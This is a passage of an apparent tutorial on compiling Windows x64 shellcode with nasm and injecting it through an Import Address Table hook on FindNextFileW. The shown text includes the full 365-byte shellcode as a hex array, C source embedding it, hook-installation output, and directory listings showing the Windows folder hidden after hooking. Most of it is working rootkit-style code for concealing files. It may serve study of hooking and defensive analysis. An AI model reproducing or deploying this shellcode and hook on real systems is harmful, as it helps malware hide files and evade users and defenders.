
it can be compiled now, save it to a text file, and then compile with the next command:

```
nasm -f bin -o sh.bin .\shellcode.txt
```

the -f bin means, we want to get a raw binary output


the -o sh.bin means the output file is the sh.bin

and finally we should give the assembly code .\shellcode.txt.




```
C:\nasm-2.11.02>nasm.exe -f bin -o sh.bin .\shellcode.txt
C:\nasm-2.11.02>
```

This sh.bin should be opened with a hex editor I used the 010 editor can be download from <http://www.sweetscape.com/010editor/>:



and copy the content of it as C code to the clipboard:



I show you the content of the clipboard:

```
Untitled - Notepad
File Edit Format View Help
// Address : 0 (0x0)
// Size : 365 (0x16D)
//-----
unsigned char hexData[365] = {
    0x52, 0x51, 0x52, 0x51, 0x53, 0x57, 0x56, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x52, 0x41,
    0x51, 0x41, 0x50, 0x41, 0x57, 0xE8, 0x0E, 0x00, 0x00, 0x00, 0x46, 0x69, 0x6E, 0x64, 0x4E, 0x65,
    0x78, 0x74, 0x46, 0x69, 0x6C, 0x65, 0x57, 0x00, 0x5A, 0xE8, 0x0D, 0x00, 0x00, 0x00, 0x4B, 0x45,
    0x52, 0x4E, 0x45, 0x4C, 0x33, 0x32, 0x2E, 0x44, 0x4C, 0x4C, 0x00, 0x59, 0xE8, 0x6E, 0x00, 0x00,
    0x00, 0x41, 0x5F, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x41, 0x5E, 0x41, 0x5D, 0x41, 0x5C, 0x5E,
    0x5F, 0x5B, 0x59, 0x5A, 0x48, 0x83, 0xEC, 0x28, 0xFF, 0xD0, 0x48, 0x83, 0xC4, 0x28, 0x41, 0x50,
    0x41, 0x51, 0x51, 0x52, 0x4D, 0x31, 0xC0, 0xE8, 0x0E, 0x00, 0x00, 0x00, 0x57, 0x00, 0x69, 0x00,
    0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73, 0x00, 0x41, 0x59, 0x84, 0xC0, 0x74, 0x24,
    0x42, 0x0F, 0xB7, 0x4C, 0x43, 0x2C, 0x49, 0xFF, 0xC0, 0x66, 0x43, 0x3B, 0x4C, 0x41, 0xFE, 0x75,
    0x13, 0x49, 0x83, 0xF8, 0x07, 0x75, 0xE9, 0x5A, 0x59, 0x41, 0x59, 0x41, 0x58, 0x59, 0x5A, 0xE9,
    0x5C, 0xFF, 0xFF, 0xFF, 0x5A, 0x59, 0x41, 0x59, 0x41, 0x58, 0x48, 0x83, 0xC4, 0x10, 0xC3, 0x48,
    0x83, 0xEC, 0x28, 0x65, 0x4C, 0x8B, 0x04, 0x25, 0x60, 0x00, 0x00, 0x4D, 0x8B, 0x40, 0x18,
    0x4D, 0x8D, 0x60, 0x10, 0x4D, 0x8B, 0x04, 0x24, 0xFC, 0x49, 0x8B, 0x78, 0x60, 0x48, 0x89, 0xCE,
    0xAC, 0x84, 0xC0, 0x74, 0x23, 0x8A, 0x27, 0x80, 0xFC, 0x61, 0x7C, 0x03, 0x80, 0xEC, 0x20, 0x38,
    0xC4, 0x75, 0x08, 0x48, 0xFF, 0xC7, 0x48, 0xFF, 0xC7, 0xEB, 0xE5, 0x4D, 0x8B, 0x00, 0x4D, 0x39,
    0xE0, 0x75, 0xD6, 0x48, 0x31, 0xC0, 0xEB, 0x70, 0x49, 0x8B, 0x58, 0x30, 0x44, 0x8B, 0x4B, 0x3C,
    0x49, 0x01, 0xD9, 0x49, 0x81, 0xC1, 0x88, 0x00, 0x00, 0x00, 0x45, 0x8B, 0x29, 0x4D, 0x85, 0xED,
    0x75, 0x05, 0x48, 0x31, 0xC0, 0xEB, 0x51, 0x4E, 0x8D, 0x04, 0x2B, 0x45, 0x8B, 0x71, 0x04, 0x4D,
    0x01, 0xEE, 0x41, 0x8B, 0x48, 0x18, 0x45, 0x8B, 0x50, 0x20, 0x49, 0x01, 0xDA, 0xFF, 0xC9, 0x4D,
    0x8D, 0x0C, 0x8A, 0x41, 0x8B, 0x39, 0x48, 0x01, 0xDF, 0x48, 0x89, 0xD6, 0xA6, 0x75, 0x08, 0x8A,
    0x06, 0x84, 0xC0, 0x74, 0x09, 0xEB, 0xF5, 0xE2, 0xE6, 0x48, 0x31, 0xC0, 0xEB, 0x1A, 0x45, 0x8B,
    0x48, 0x24, 0x49, 0x01, 0xD9, 0x66, 0x41, 0x8B, 0x0C, 0x49, 0x45, 0x8B, 0x48, 0x1C, 0x49, 0x01,
    0xD9, 0x41, 0x8B, 0x04, 0x89, 0x48, 0x01, 0xD8, 0x48, 0x83, 0xC4, 0x28, 0xC3
};
```

Then copy the content of hexData to myshellcode variable:

```
IAT.cpp
(Global Scope) main()
4 | #include <uchar.h>
5 |
6 | void main()
7 | {
8 |     BYTE myshellcode[] = {
9 |         0x52, 0x51, 0x52, 0x51, 0x53, 0x57, 0x56, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x52, 0x41,
10 |         0x51, 0x41, 0x50, 0x41, 0x57, 0xE8, 0x0E, 0x00, 0x00, 0x00, 0x46, 0x69, 0x6E, 0x64, 0x4E, 0x65,
11 |         0x78, 0x74, 0x46, 0x69, 0x6C, 0x65, 0x57, 0x00, 0x5A, 0xE8, 0x0D, 0x00, 0x00, 0x00, 0x4B, 0x45,
12 |         0x52, 0x4E, 0x45, 0x4C, 0x33, 0x32, 0x2E, 0x44, 0x4C, 0x4C, 0x00, 0x59, 0xE8, 0x6E, 0x00, 0x00,
13 |         0x00, 0x41, 0x5F, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x41, 0x5E, 0x41, 0x5D, 0x41, 0x5C, 0x5E,
14 |         0x5F, 0x5B, 0x59, 0x5A, 0x48, 0x83, 0xEC, 0x28, 0xFF, 0xD0, 0x48, 0x83, 0xC4, 0x28, 0x41, 0x50,
15 |         0x41, 0x51, 0x51, 0x52, 0x4D, 0x31, 0xC0, 0xE8, 0x0E, 0x00, 0x00, 0x00, 0x57, 0x00, 0x69, 0x00,
16 |         0x6E, 0x00, 0x64, 0x00, 0x6F, 0x00, 0x77, 0x00, 0x73, 0x00, 0x41, 0x59, 0x84, 0xC0, 0x74, 0x24,
17 |         0x42, 0x0F, 0xB7, 0x4C, 0x43, 0x2C, 0x49, 0xFF, 0xC0, 0x66, 0x43, 0x3B, 0x4C, 0x41, 0xFE, 0x75,
18 |         0x13, 0x49, 0x83, 0xF8, 0x07, 0x75, 0xE9, 0x5A, 0x59, 0x41, 0x59, 0x41, 0x58, 0x59, 0x5A, 0xE9,
19 |         0x5C, 0xFF, 0xFF, 0xFF, 0x5A, 0x59, 0x41, 0x59, 0x41, 0x58, 0x48, 0x83, 0xC4, 0x10, 0xC3, 0x48,
20 |         0x83, 0xEC, 0x28, 0x65, 0x4C, 0x8B, 0x04, 0x25, 0x60, 0x00, 0x00, 0x4D, 0x8B, 0x40, 0x18,
21 |         0x4D, 0x8D, 0x60, 0x10, 0x4D, 0x8B, 0x04, 0x24, 0xFC, 0x49, 0x8B, 0x78, 0x60, 0x48, 0x89, 0xCE,
22 |         0xAC, 0x84, 0xC0, 0x74, 0x23, 0x8A, 0x27, 0x80, 0xFC, 0x61, 0x7C, 0x03, 0x80, 0xEC, 0x20, 0x38,
23 |         0xC4, 0x75, 0x08, 0x48, 0xFF, 0xC7, 0x48, 0xFF, 0xC7, 0xEB, 0xE5, 0x4D, 0x8B, 0x00, 0x4D, 0x39,
24 |         0xE0, 0x75, 0xD6, 0x48, 0x31, 0xC0, 0xEB, 0x70, 0x49, 0x8B, 0x58, 0x30, 0x44, 0x8B, 0x4B, 0x3C,
25 |         0x49, 0x01, 0xD9, 0x49, 0x81, 0xC1, 0x88, 0x00, 0x00, 0x00, 0x45, 0x8B, 0x29, 0x4D, 0x85, 0xED,
26 |         0x75, 0x05, 0x48, 0x31, 0xC0, 0xEB, 0x51, 0x4E, 0x8D, 0x04, 0x2B, 0x45, 0x8B, 0x71, 0x04, 0x4D,
27 |         0x01, 0xEE, 0x41, 0x8B, 0x48, 0x18, 0x45, 0x8B, 0x50, 0x20, 0x49, 0x01, 0xDA, 0xFF, 0xC9, 0x4D,
28 |         0x8D, 0x0C, 0x8A, 0x41, 0x8B, 0x39, 0x48, 0x01, 0xDF, 0x48, 0x89, 0xD6, 0xA6, 0x75, 0x08, 0x8A,
29 |         0x06, 0x84, 0xC0, 0x74, 0x09, 0xEB, 0xF5, 0xE2, 0xE6, 0x48, 0x31, 0xC0, 0xEB, 0x1A, 0x45, 0x8B,
30 |         0x48, 0x24, 0x49, 0x01, 0xD9, 0x66, 0x41, 0x8B, 0x0C, 0x49, 0x45, 0x8B, 0x48, 0x1C, 0x49, 0x01,
31 |         0xD9, 0x41, 0x8B, 0x04, 0x89, 0x48, 0x01, 0xD8, 0x48, 0x83, 0xC4, 0x28, 0xC3
32 |     }
33 | }
```

And our application can be compiled now, and tested. It can be seen the application is running:


```

Select Administrator: Command Prompt

thunk: 00000000000050002
hint: 75 function name: SetFileTime
thunk: 00000000000050010
hint: 22 function name: FindNextFileW
thunk: 0000000000005001E
Shellcode size: 000000000000016D
newaddress: 0000004143710000
IAT destination: 00007FF76CF2E470
IAT VirtualProcessMemory: TRUE
hint: 17 function name: FindFirstFileExW
thunk: 0000000000005002E
hint: 63 function name: ReadFile
thunk: 00000000000050042
hint: 57 function name: GetVolumePathNameW
thunk: 0000000000005004E
hint: 11 function name: FindClose
thunk: 00000000000050064
hint: 3 function name: GetLastError
thunk: 00000000000050070
hint: 9 function name: SetLastError
thunk: 00000000000050080
hint: 10 function name: SetUnhandledExceptionFilter
thunk: 00000000000050090
hint: 11 function name: UnhandledExceptionFilter
thunk: 000000000000500AE

```

It can be seen, the first dir before the hooking listed the Windows directory (the last one), while a next dir after the hooking not shows it. (And I did not delete the Windows directory):

```
C:\ Administrator: Command Prompt
02/12/2014 03:45 PM <DIR> Users
02/20/2014 10:02 AM <DIR> Windows
4 File(s) 35,793 bytes
9 Dir(s) 199,893,807,104 bytes free

C:\>dir
Volume in drive C has no label.
Volume Serial Number is C083-206E

Directory of C:\

02/27/2014 12:12 AM 14,088 iathookfinal.txt
02/12/2014 11:40 AM <DIR> inetpub
02/27/2014 03:05 AM <DIR> lordPE
02/20/2014 10:09 AM <DIR> metasploit
03/01/2014 10:32 PM <DIR> nasm-2.11.02
08/22/2013 07:52 AM <DIR> PerfLogs
02/20/2014 09:48 AM <DIR> Program Files
03/01/2014 10:34 PM <DIR> Program Files (x86)
02/22/2014 05:28 AM 6,445 shcode.txt
02/24/2014 01:59 PM 7,933 shcode2.txt
02/23/2014 04:30 PM 7,327 shcode3.txt
02/12/2014 03:45 PM <DIR> Users
4 File(s) 35,793 bytes
8 Dir(s) 199,893,807,104 bytes free

C:\>
```